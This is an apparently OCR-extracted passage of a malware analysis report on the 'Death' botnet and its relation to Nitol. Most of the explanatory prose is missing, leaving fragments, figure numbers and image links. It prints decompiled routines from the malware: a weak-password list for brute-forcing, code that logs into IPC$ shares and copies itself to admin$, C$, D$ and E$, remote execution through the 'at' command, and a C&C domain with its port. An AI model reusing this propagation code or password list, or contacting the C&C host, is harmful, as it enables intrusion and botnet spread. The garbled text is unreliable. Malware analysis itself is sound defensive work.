Q 4 NB

3

6. 2

6.4

```
mov     [ebp+var_70], offset aAdministrator ; "administrato
mov     [ebp+var_6C], offset aTest ; "test"
mov     [ebp+var_68], offset aAdmin_0 ; "admin"
mov     [ebp+var_64], offset aGuest ; "guest"
mov     [ebp+var_60], offset aAlex ; "alex"
mov     [ebp+var_5C], offset aHome ; "home"
mov     [ebp+var_58], offset aLove ; "love"
mov     [ebp+var_54], offset aXp ; "xp"
mov     [ebp+var_50], offset aUser ; "user"
mov     [ebp+var_4C], offset aGame ; "game"
mov     [ebp+var_48], offset a123 ; "123"
mov     [ebp+var_44], offset aNn ; "nn"
mov     [ebp+var_40], offset aRoot ; "root"
mov     [ebp+var_3C], offset sub_401848
mov     [ebp+var_38], offset aMovie ; "movie"
mov     [ebp+var_34], offset aTime ; "time"
mov     [ebp+var_30], offset aYeah ; "yeah"
mov     [ebp+var_2C], offset aMoney ; "money"
```

6.4

gethostname gethosybyname IP

IPC$ 6.5

```
sprintf(&Dest, "\\\\%s\\ipc$", IpAddress);    // 格式化字符串，要猜解的IP
v27 = &Dest;
lpNetResource = 2;
v23 = 0;
v24 = 0;
v25 = 1;
v26 = &dword_1000A748;
v29 = 0;
v28 = 0;
(WNetAddConnection2A)(&lpNetResource, lpPassword, lpUserName, 0);// 进行连接操作
if ( WNetAddConnection2A )
{
  _GetModuleFileNameA();                      // 获取恶意程序自身路径
  Sleep(0xC8u);
  memset(&Dest, 0, 0x404u);
  sprintf(&Dest, "\\\\%s\\admin$\\g1fd.exe", IpAddress);
  (lstrcpyA)(&v16, "admin$\\");
  v6 = _GetModuleFileNameA();
  if ( (CopyFileA)(v6, &Dest, 0)              // 拷贝至目标计算机
    || (memset(&Dest, 0, 0x404u),
        sprintf(&Dest, "\\\\%s\\C$\\NewArean.exe", IpAddress),
        (lstrcpyA)(&v16, "C:\\g1fd.exe"),
        v7 = _GetModuleFileNameA(),
        (CopyFileA)(v7, &Dest, 0))
    || (memset(&Dest, 0, 0x404u),
        sprintf(&Dest, "\\\\%s\\D$\\g1fd.exe", IpAddress),
        (lstrcpyA)(&v16, "D:\\g1fd.exe"),
        v8 = _GetModuleFileNameA(),
        (CopyFileA)(v8, &Dest, 0))
    || (memset(&Dest, 0, 0x404u),
        sprintf(&Dest, "\\\\%s\\E$\\g1fd.exe", IpAddress),
        (lstrcpyA)(&v16, "E:\\g1fd.exe"),
        v9 = _GetModuleFileNameA(),
```

6.5

C:\\g1fd.exe

D:\\g1fd.exe

E:\\g1fd.exe

F:\\g1fd.exe

at “ Death ” 6.6

```
lea     eax, [ebp+Dest]
push    [ebp+arg_0]
push    offset aAtSDDS  ; "at \\\\%s %d:%d %s"
push    eax             ; Dest
call    esi ; __imp_sprintf
add     esp, 24h
lea     eax, [ebp+Dest]
push    ebx             ; uCmdShow
push    eax             ; lpCmdLine
call    WinExec
push    7D0h            ; dwMilliseconds
mov     dword_409624, 1
call    Sleep
```

6.6

6. 3 C&C

C&C C&C

6.7

```
034 push    8096            ; port 8096
038 mov     edi, eax
038 mov     [ebp+cp], 'n'
038 mov     [ebp+var_13], 'b'
038 mov     [ebp+var_12], '.'
038 mov     [ebp+var_11], 'c'
038 mov     [ebp+var_10], 'z'
038 mov     [ebp+var_F], 't'
038 mov     [ebp+var_E], 'l'
038 mov     [ebp+var_D], 'y'
038 mov     [ebp+var_C], 'y'
038 mov     [ebp+var_B], '.'
038 mov     [ebp+var_A], 'c'
038 mov     [ebp+var_9], 'o'
038 mov     [ebp+var_8], 'm' ; nb.cztlyy.com
038 mov     [ebp+name.sa_family], 2
038 call    [ebp+htons]
```

6.7 Q

Q “ Death ” C&C 3 NB 2

6.8

```
push    edi             push    edi
push    180000          push    7200000
call    Sleep           call    ds:Sleep
```

6.8 C&C

Q C&C

6.9 3

```
push    edi
push    180000
call    Sleep
```

6.9 Q C&C


C&C

C&C

6. 4

Q NB

C&C



6.10 DUMP


6.10 dump

CPU

- “ Death ”

- “ Death ”

- “ Death ”




7.1 DDoS

IDA BinDiff “ Death ” Nitol DDoS

7.2 “ Death ” Nitol

API



7.2 Death Nitol

- “ Death ”

Nitol

IPC$

C&C Nitol “ Death ”

DDoS “ Death ”

DDoS v8 Nitol DDoS


“ Death ” DDoS

DDoS v8

“ Death ” Nitol Nitol “ Death ”

Nitol


7.4



7.4

7.5

- “ Death ”



7.5

“ Death ” DDoS 7.6

7.6

C&C C&C C&C

C&C C&C C&C C&C

“ Death ” C&C base64


C&C C&C “ Death ”

C&C Q C&C DDoS

C&C C&C Nitol C&C

C&C C&C


C&C 7.7



7.7 C&C

- “ Death ”

C&C 7.8



7.8 C&C

8.

“ Death ”

-- “ Death ”

“ Death ”

DDoS

“ Death ”

“ Billgate ”

“ Billgate ” WEB Shell